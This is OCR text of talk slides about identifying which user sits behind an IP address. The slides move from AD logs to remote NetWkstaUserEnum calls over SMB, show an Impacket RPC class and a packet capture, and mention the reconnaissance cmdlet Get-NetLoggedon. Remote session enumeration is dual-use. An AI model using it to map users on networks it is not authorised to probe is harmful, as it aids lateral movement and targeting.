
0. Agent pulls AD logs

AD Logs

0

Cache

Exploring $Vendor1



Hold up.
Need to know
your name.

1. ping vip-fridge.tld
from 192.168.2.149

2

ACL with User-ID


0. Agent pulls AD logs

AD Logs

0

Cache

Exploring $Vendor1



1. ping vip-fridge.tld
from 192.168.2.149

2

ACL with User-ID

3. Who is 192.168.2.149


0. Agent pulls AD logs

AD Logs

0

Cache

Exploring $Vendor1



1. ping vip-fridge.tld
from 192.168.2.149

2

ACL with User-ID

3. Who is 192.168.2.149


0, 4

Cache

0. Agent pulls AD logs

AD Logs

Exploring $Vendor1



1. ping vip-fridge.tld
from 192.168.2.149

2

ACL with User-ID

3. Who is 192.168.2.149

0, 4


Cache

0. Agent pulls AD logs

AD Logs

5. NetWkstaUserEnum Request


Exploring $Vendor1




Building the tool

maybe if i implement NetWkstaUserEnum
no one will be able to tell i'm spiderman

Building the tool



```
Tree Connect Request Tree: \\192.168.56.149\IPC$
445 → 49903 [ACK] Seq=523 Ack=929 Win=64128 Len=0
Tree Connect Response
Create Request File: wkssvc
Create Response File: wkssvc
```



[MS-WKST]:

Workstation Service Remote Protocol

Intellectual Property Rights Notice for Open Specifications Documentation


https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-WKST/%5BMS-WKST%5D.pdf

Building the tool

Building a protocol implementation from scratch
Using a existing opensource project

Building the tool

[MS-WKST]: Workstation Service Remote Protocol



What is Impacket?


Impacket is a collection of Python classes for working
level programmatic access to the packets and for som
implementation itself. Packets can be constructed fro
oriented API makes it simple to work with deep hierar
of what can be done within the context of this library.

A description of some of the tools can be found at: se


What protocols are featured?

- Ethernet, Linux "Cooked" capture.
- IP, TCP, UDP, ICMP, IGMP, ARP.
- IPv4 and IPv6 Support.
- NMB and SMB1, SMB2 and SMB3 (high-level im
- MSRPC version 5, over different transports: TCP,
- lain, NTLM and Kerberos authentications, using
- tions/full implementation of the following MSR
  SRVS, WKST, SCMR, BKRP, DHCPM, EVEN6, M
- Portions of TDS (MSSQL) and LDAP protocol im

Building the tool




```
// Simplified Request
NetrWkstaUserEnum(
  ServerName,
  UserInfo,
  PreferredMaximumLength,
  ResumeHandle
);
```



```
# 3.2.4.3 NetrWkstaUserEnum (Opnum 2)
class NetrWkstaUserEnum(NDRCALL):
    opnum = 2
    structure = (
        ('ServerName', LPWKSSVC_IDENTIFY_HANDLE),
        ('UserInfo', WKSTA_USER_ENUM_STRUCT),
        ('PreferredMaximumLength', ULONG),
        ('ResumeHandle', LPULONG),
    )
```

Building the tool




Get-NetLoggedon

SYNOPSIS

